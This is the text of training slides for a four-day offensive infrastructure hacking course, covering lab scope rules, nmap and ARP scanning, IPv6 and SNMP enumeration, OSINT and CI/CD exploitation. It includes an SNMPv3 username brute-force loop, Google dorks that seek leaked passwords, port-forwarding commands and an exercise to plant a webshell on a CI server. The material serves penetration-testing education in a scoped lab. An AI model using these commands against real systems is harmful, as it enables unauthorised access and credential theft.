
NotSo

Advanced Infrastructure Hacking

4-day Advanced Training
Anthony Webb

NotSoSecure part of
claranet cyber security

We hack

NotSoSecure part of claranet cyber security

We teach

Web Application Security Assessment

Infrastructure Security Assessment

Mobile Application Security Assessment

Source Code Review

IoT Security Assessment

Red Team Exercises

For **private/corporate training** please contact us at:
training@notsosecure.com

Beginner Friendly

Hacking 101

Basic Infrastructure Hacking

Basic Web Hacking

Advanced/Specialist Offensive Courses

Advanced Infrastructure Hacking

Advanced Web Hacking

Hacking and Securing Cloud

Specialist Defensive Courses

Application Security for Developers

DevSecOps

Anthony Webb

- Associate Director @ NotSoSecure
- ~6 years corporate experience
- Speaker / Trainer:
  BlackHat, CPX360, OWASP, BruCON, Countermeasure, SecTor, QA and many others
- Got Letters?
  OSCP, CRT, AWS-SCS/-SAA/-DVA.. BSc
- Devoted lifelong tech geek since early 90s
- @antjwebb


Claranet Cyber Security Services - Meet the expert

Anthony Webb
Associate Director and Trainer

"Being a part of such a supportive and collaborative team, sharing information and experiences with each other throughout every day, is truly amazing. There is always something new to learn, a way to better myself and to be challenged. You should never shy away from a challenge!"

Role

Background

Passion

NotSoSecure part of claranet cyber security

For more information:

NotSoSecure part of claranet cyber security

Lab setup

Please refer to the related instructions for further details:

Step 1

- Make a connection to the Hacklab VPN
- Use the credentials provided

Step 2

- Make sure you can reach the Internet after connecting to the VPN

Step 3

- Refill your coffee!

NotSoSecure part of claranet cyber security

Configuration check

- Confirm your VPN connection is working
- Confirm you can login via SSH to your 192.168.X.206 Kali Linux instance
- Change your Kali host ‘root’ password to ensure no one else can access your Kali VM
- Confirm you can ping 192.168.3.215 and that you still have Internet access from your laptop

NotSoSecure part of claranet cyber security

Lab setup: Scope

Targets for Hacking:

- 192.168.3.0/24 : Shared network
- 192.168.**X**.0/24 : **X** being your assigned user ID (i.e., user**X**)

Not in scope:

- 192.168.4.0/24
- 192.168.5.0/24

ANY attacks on these subnets will result in disqualification from the training

NotSoSecure part of claranet cyber security

Delegate agreement

Before we go any further, let us practice what we preach!

- The exercises contain setups that imitate real-life environments
- Some of the simulated attacks will result in learners gaining a high user privilege on the target system. Any abuse of these privileges beyond the stated aims will result in immediate disqualification from the course
- Other actions that may result in **disqualification** are:
  - Any activity causing a Denial of service (DoS) – including system shutdown/reboot etc.
  - Playing with hosts that are not in scope (including targets not belonging to you)
  - Any IP/MAC spoofing activity
- Let's learn while also having fun, and ensuring the same for others ☺

NotSoSecure part of claranet cyber security

Tips and Debugging

- **Rule #1:** Make sure you check for typos
- **Rule #2:** Make sure you have typed IP addresses correctly (e.g. **192.168.X.206** is not a valid IP)
- **Rule #3:** Ask for help after you have checked Rule #1 and Rule #2
- For generic problems, say hello Google!

NotSoSecure part of claranet cyber security

The Art of Making Notes

- Save your notes (especially tool output - it can be a lifesaver)
- Refer to your notes when you get stuck
- Each problem can have multiple solutions, ensure you note all of them
- **Good notes may give you root!**

NotSoSecure part of claranet cyber security

Syllabus modules

Networking & Discovery:
- IPv4 Discovery & Scanning
- IPv6
- OSINT

Web Technologies:
- DVCS / CI-CD Exploitation
- Insecure Deserialization

Databases:
- MySQL
- PostgreSQL
- Oracle
- NoSQL

Windows:
- Enumeration
- Windows PowerShell
- AppLocker / GPO Bypass
- Privilege Escalation
- Post Exploitation
- AMSI & AV Bypass

Windows Active Directory:
- Active Directory Enumeration
- AD Delegation Abuse
- Remote Exploitation
- Pivoting & Lateral Movement
- Persistence Techniques

Unix:
- Unix Exploitation
- NFS Attacks
- Shell Escapes
- SSH Tunneling
- Privilege Escalation

Specialist:
- Cloud Pentesting
- Container Exploits
- VPN Exploitation
- VLAN Exploitation

Networking & Discovery

- [x] IPv4 Discovery & Scanning
- [x] IPv6
- [x] OSINT


Networking & Discovery

IPv4 Discovery & Scanning

ARP Basics

- **A**ddress **R**esolution **P**rotocol
- A layer 2 protocol
- ARP is a protocol used to map **IPv4 addresses** to **hardware (MAC) addresses**

Example of an ARP request/response:



- IPv4 networks cannot function without ARP...

Port Scanning

- TCP / UDP Ports (0-65535)
- Specific services are configured to listen on specific ports i.e. HTTP listens on port 80 by default
- However; services can be configured to listen on non-default ports
- Introducing nmap; a versatile port scanner

```
nmap -n -v4 -sV -A -Pn -iL live_host.txt -oA nmap_scan [-p-]

nmap -n -v4 -sU -F -Pn --defeat-icmp-ratelimit --open -iL
live_host.txt -oA nmap_udp_scan
```

NotSoSecure part of claranet cyber security

Exercise 1.1

Demo 1.1

ARP Scan

- Perform an arp-scan on the following two networks and identify the live hosts:
  - 192.168.3.0/24
  - 192.168.**X**.0/24
- Identify open ports on each of the hosts identified during previous question (Both TCP and UDP)
- Identify the host operating system details as well as version details of the listening services

Network status: After Nmap scan

SHARED Subnet
(192.168.3.0/24)


192.168.3.208


192.168.3.100


192.168.3.210


192.168.3.215


192.168.3.214


192.168.3.211


192.168.3.180


192.168.3.150

DEDICATED Subnet
(192.168.X.0/24)


192.168.X.17


192.168.X.18


192.168.X.209


192.168.X.206

Networking & Discovery

IPv6 (& SNMPv3)

IPv6 Basics

Overview:

- 128-bit (x4 the size of IPv4)
- 8 x 16-bit segments delimited by colons : when in hex format

  Example: fe80:0000:0000:0000:e4df:8497:0b8d:bfd9

Reduction:

- Leading 0's can be removed from the **start** of a segment
- All zeros segment can be compressed all together (::) - only once!

  Full IPv6: fe80:0000:0000:0000:e4df:8497:0b8d:bfd9

  Compressed: fe80**::**e4df:8497:**b8d**:bfd9

NotSoSecure part of claranet cyber security

IPv6 Basics – Useful to know

- Localhost ::1/128 (~ 127.0.0.1)
- Link-Local Unicast Addresses FE80::/10 (*generated via mac address)
- Unique Local Unicast Addresses (ULA) FC00::/7
- Global Unicast Addresses 2000::/3
- 6to4: Mapping ipv4 over ipv6
  - 2002:V4ADDR::V4ADDR (Windows)
  - 2002:V4ADDR::1 (Linux)

Link Local Generation logic:

FE80::2<vendor_Prefix>FF:FE<REMAININGMACID>

*OS dependant

NotSoSecure part of claranet cyber security

IPv6 Basics

- **Unicast** - a single IP assigned to a single network interface

- **Multicast** (FF00::/8) - multiple network interfaces (hosts)
  - All nodes: FF02::1
  - All routers: FF02::2

- **Anycast** (taken from Global Unicast pool and therefore impossible to distinguish based on format alone) - multiple network interfaces (hosts) but only a single network interface (host) needs to respond

NotSoSecure part of claranet cyber security

IPv6 Neighbor Discovery Protocol (NDP)

Router Discovery:

- Used to locate routers on the same link using ICMPv6
  - Router Solicitation (type 133) is sent from node to all routers multicast group
  - Router Advertisement (type 134) is sent from routers to all nodes multicast group
- Prefix information (type 3) can be included within the Router Advertisement, which lists IPv6 prefixes (subnets) that are reachable

NotSoSecure part of claranet cyber security

IPv6 Neighbor Discovery Protocol (NDP)

Address Resolution:


- Similar (from a pen testers POV) to ARP in IPv4
- Used to locate link layer addresses of neighbor systems using ICMPv6
  - Neighbor Solicitation (type 135) multicast is sent from node requesting the link layer address of a neighbor system
  - Neighbor Advertisement (type 136) is sent from the 'owner' (if online) and responds with its link layer address
- Only the factors useful for pentesting are covered here

  Full details @ https://tools.ietf.org/html/rfc4861


NotSoSecure part of claranet cyber security

IPv6 Neighbor Discovery Protocol (NDP)

- Neighbor Solicitation (type 135)



- Neighbor Advertisement (type 136)



SNMP: Simple Network Management Protocol


- Listens on UDP port 161 by default
- Versions 1, 2c and 3 exist
- Used to manage and collect information from network devices
- SNMP queries objects for information.
- These objects are identified via Object Identifiers (OIDs)

NotSoSecure part of claranet cyber security

SNMP Object Identifiers (OID)

OIDs are structured in a hierarchical tree and can be queried for specific information

Example:
To obtain system info: 1.3.6.1.2.1.1
To obtain usernames: 1.3.6.1.4.1.77.1.2.25.1.1



Reference:
http://www.networkmanagementsoftware.com/snmp-tutorial-part-2-rounding-out-the-basics/

SNMP OID Values

To obtain system info:	1.3.6.1.2.1.1
To obtain LANMAN Shares:	1.3.6.1.4.1.77.1.2.27.1.1
To obtain usernames:	1.3.6.1.4.1.77.1.2.25.1.1
To obtain a list of running processes:	1.3.6.1.2.1.25.4.2.1.2
To obtain a list of network interfaces:	1.3.6.1.2.1.2.1.0
To obtain a list of installed software:	1.3.6.1.2.1.25.6.3.1.2
To obtain services on the host:	1.3.6.1.4.1.77.1.2.3.1.1
To obtain a list of IP routes:	1.3.6.1.2.1.4.21

NotSoSecure part of claranet cyber security

SNMPv1/2c Overview

- 1 and 2c offer no authentication or encryption capabilities
- **Community string** required to query or alter the configuration
- Default community strings include:
- public: A user can request information from the device
- private: A user may modify the device configuration

Example:

```
onesixtyone -c /usr/share/doc/onesixtyone/dict.txt
192.168.3.100

Scanning 1 hosts, 49 communities

192.168.3.100 [xxxxx] Linux turnkey-oracle-xe-11g
2.6.32-5-amd64 #1 SMP
```

NotSoSecure part of claranet cyber security

Extracting Configurations over SNMPv1/2c

- snmpwalk is a tool that can be used to query a device for information
- Using this tool, we can request generalized information:

```
snmpwalk -v 1 -c public 192.168.X.X
```

- We can also request specific details using a defined OID value:

```
snmpwalk -v 1 -c public 192.168.X.X <OID>
```

- But remember - we need to know the community name!

NotSoSecure part of claranet cyber security

SNMPv3 Overview

- Mainly a security enhancement release
- User Based Security Module or Version Based Access Control Module
- New additions
  - Security Name: Username
  - Security Level: NoAuthNoPriv, AuthNoPriv, AuthPriv
  - Auth: MD5 or SHA1
  - Priv: DES or AES

NotSoSecure part of claranet cyber security

SNMPv3 Online Attack

- Bruteforce tools such as onesixtyone or patator won't work over IPv6
- snmpget auto detects the correct version of SNMP and performs requests
- Let's build a quick and dirty bruteforce tool

```
for i in $(cat /usr/share/doc/onesixtyone/dict.txt); do
echo -n "$i :"; snmpget -v 3 -u $i udp6:[IPv6]
MIB_TO_FETCH; done
```

NotSoSecure part of claranet cyber security

Exercise 1.2

Demo 1.2

IPv6 and SNMP

- Identify various devices listening on an IPv6 address
- Perform a port scan on all IPv6 devices and identify open ports
- Connect to an identified SNMP Server running on IPv6 and extract sysContact (1.3.6.1.2.1.1.4.0) information
- Determine if an IPv4 address is also associated with the SNMP Server and, if so, identify it

Extra: IPv4 tools over IPv6

- **socat**

```
socat -v tcp4-listen:22,fork tcp6-
sendto:[fe80::250:56ff:fe9f:a84]:22
```

- **netsh**

```
netsh interface portproxy add v4tov6 listenport=22
connectaddress=fe80::250:56ff:fe9f:a84 connectport=22
protocol=tcp
```

- Then target the local interface!

NotSoSecure part of claranet cyber security

Network status: After IPv6 Scan

SHARED Subnet (192.168.3.0/24)

192.168.3.208

192.168.3.100

192.168.3.210

192.168.3.215

fe80::250:56ff:fe9f:a84
SNMPv3

192.168.3.211

192.168.3.180

192.168.3.150

DEDICATED Subnet (192.168.X.0/24)

192.168.X.17

192.168.X.18

192.168.X.209

192.168.X.206

Networking & Discovery

Open-Source Intelligence

OSINT: Information Gathering Methods & Sources

- Open-source intelligence (OSINT) is intelligence collected from publicly available sources
- With Web 2.0+ information gathering can be both easy as well as complex!
  - Easy: Everyone wants to show to everyone what they are doing
  - Complex: Information overload!

- OSINT Sources
  - Search Engines (Google | Bing)
  - Dedicated Engines (Shodan, ZoomEye)
  - Public Directories (Domain / Company Registrars)
  - Social Media (FB, Linkedin)
  - Public Pastes (Pastebin, Pastie)

NotSoSecure part of claranet cyber security

OSINT: Examples

- **Google Hacking: crafting search queries to get juicy information**

```
inurl:github.com intitle:config intext:"/msg nickserv identify"
```

```
ext:xls intext:NAME intext:TEL intext:EMAIL intext:PASSWORD
```

- **Shodan: Server Banners**


```
country:US port:23 asn:ASN123456 cisco
```

- **Domain WhoisInfo**

```
$ whois domainname.tld
```

NotSoSecure part of claranet cyber security

OSINT: Examples



Exercise 1.3

Demo 1.3

OSINT

- Enumerate the online presence for the domain identified in Exercise 1.2
- Identify various employees of the company
- Identify leaked credentials
- Identify remote access details

Web Technologies

- [x] DVCS / CI-CD Exploitation
- [x] Insecure Deserialization

Web Technologies

DVCS / CI-CD Exploitation

Jenkins

Distributed Version Control Systems

- Distributed /Decentralized. Everyone has full version history locally
- GIT / Mercurial and many more
- GIT is becoming most popular (GitHub uses git in the backend)
- This system allows developers to work in isolation as well as continue working even if the connectivity is lost
- Access could be via HTTP based login or via SSH based access
- One drawback: Generally, this results in out of sync work by multiple developers

NotSoSecure part of claranet cyber security

GIT Tricks

- Common Git commands (Full documentation @ https://git-scm.com/docs)
  - `git clone (https/ssh)://<location>`
  - `git add <filepath>`
  - `git commit -m "comment"`
  - `git pull`
  - `git push`
  - `git status`
- If you get an error about out of sync repository
  - `git pull && git push`
- Git gives access to full history you can't hide data by removing it in next commit
- Inspection of commit log can help in identifying such information (Manual / Automatic)

NotSoSecure part of claranet cyber security

CI / CD Process

Programmers commit code to the personal repository

Code merges to mainline(Git) after certain checks

Jenkins (CI Server) Builds and deploys it to test/(pre-)production after running some optional test cases

Application is deployed to production

Attacker perspective

Developer Machine Security

Leakage of Source Code

Access credentials of Repository

Git Repository Security

Leakage of Source Code

CI Server Security

Backdoor planting

Source Code Repository Access

Access to (pre-)production environment if auto deploy is enabled

Production Server Security

Instant compromise if previous steps had flaws

Exercise 2.1

Demo 2.1

Exploiting git and CI

- Identify a weak configuration on the CI Server
- Obtain access to the git repository
- Upload a webshell and execute OS commands on the server

Network status: After CI exploitation

